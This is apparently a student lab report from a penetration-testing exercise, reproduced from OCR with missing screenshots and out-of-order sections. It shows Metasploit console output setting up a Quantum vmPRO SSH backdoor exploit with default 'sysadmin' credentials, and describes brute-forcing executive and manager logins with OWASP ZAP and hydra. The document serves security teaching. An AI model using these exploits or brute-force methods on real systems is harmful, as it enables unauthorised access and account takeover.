
```
msf5 > use exploit/linux/ssh/quantum_vmpro_backdoor
msf5 exploit(linux/ssh/quantum_vmpro_backdoor) >
msf5 exploit(linux/ssh/quantum_vmpro_backdoor) > show options

Module options (exploit/linux/ssh/quantum_vmpro_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   PASS    sysadmin         yes       vmPRO SSH password
   RHOSTS  192.168.171.15   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   22               yes       The target port
   USER    sysadmin         yes       vmPRO SSH user


Exploit target:

   Id  Name
   --  ----
   0   Quantum vmPRO 3.1.2


msf5 exploit(linux/ssh/quantum_vmpro_backdoor) >
```

Payloads which can be run for the selected exploit:


```
msf5 exploit(linux/ssh/quantum_vmpro_backdoor) >
msf5 exploit(linux/ssh/quantum_vmpro_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                Disclosure Date  Rank    Check  Description
   -  ----                ---------------  ----    -----  -----------
   0  cmd/unix/interact                    normal  No     Unix Command, Interact with Established Connection

msf5 exploit(linux/ssh/quantum_vmpro_backdoor) >
msf5 exploit(linux/ssh/quantum_vmpro_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf5 exploit(linux/ssh/quantum_vmpro_backdoor) >
```

```
msf5 exploit(linux/ssh/quantum_vmpro_backdoor) >
msf5 exploit(linux/ssh/quantum_vmpro_backdoor) > show options

Module options (exploit/linux/ssh/quantum_vmpro_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   PASS    sysadmin         yes       vmPRO SSH password
   RHOSTS  192.168.171.15   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   22               yes       The target port
   USER    sysadmin         yes       vmPRO SSH user


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Quantum vmPRO 3.1.2
```

We used Nessus software tool to find any vulnerabilities present in those systems.



Below are the vulnerablities for one of the target machines:



Phase 2: Exploitation


2.1 Review the *network* scanning results and other information obtained in the previous phase and exploit one or more of the vulnerable services to gain access to the private network. Justify the adopted strategy.

With the above gathered usernames, we used OWASP Zap tool to brute force through http open service of Neptune W and used hydra on ssh service, as OWASP was enough to fetch the correct credentials of the executive team we tried with hydra and on a different service (ssh) to check if it is vulnerable or not.


OWASP was successful in fetching credentials for the bank managers whereas with hydra CEO, CFO and CTO credentials were compromised.

OWASP screenshots:


Entering target URL (Neptune W)




OWASP ZAP redirecting to the browser:



Entering random credential to generate post method request by the site







History | Search | Alerts | Output | WebSockets

Filter: OFF Export


Id	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert
1	3/1/20, 8:54:46 PM	POST	https://shavar.services.mozilla.com/downloads?client=n...	502	Bad Gateway	8 ms	1,775 bytes	
3	3/1/20, 8:54:55 PM	GET	http://192.168.171.19/	200	OK	70 ms	6,102 bytes	Medium
5	3/1/20, 8:54:55 PM	GET	http://192.168.171.19/content/css/loading.css	200	OK	21 ms	3,629 bytes	Low
8	3/1/20, 8:54:55 PM	GET	http://192.168.171.19/content/vendors.2217590b5cc5...	200	OK	57 ms	12,868 bytes	Low
9	3/1/20, 8:54:55 PM	GET	http://192.168.171.19/app/main.2217590b5cc5d0b620...	200	OK	59 ms	140,793 bytes	Low
10	3/1/20, 8:54:55 PM	GET	http://192.168.171.19/content/main.2217590b5cc5d0b...	200	OK	73 ms	156,078 bytes	Low
12	3/1/20, 8:54:55 PM	GET	http://192.168.171.19/app/vendors.2217590b5cc5d0b...	200	OK	112 ms	1,046,794 bytes	Low
17	3/1/20, 8:54:57 PM	GET	http://192.168.171.19/content/d393f4b56f3bc418c31a...	200	OK	24 ms	52,576 bytes	Low
18	3/1/20, 8:54:58 PM	GET	http://192.168.171.19/management/info	200	OK	237 ms	296 bytes	
19	3/1/20, 8:54:58 PM	GET	http://192.168.171.19/api/account	401	Unauthorized	263 ms	217 bytes	
22	3/1/20, 8:55:45 PM	POST	http://192.168.171.19/api/authenticate	401	Unauthorized	2.08 s	182 bytes	


Using the post method to brute force by proividing username and password file to OWASP Zap




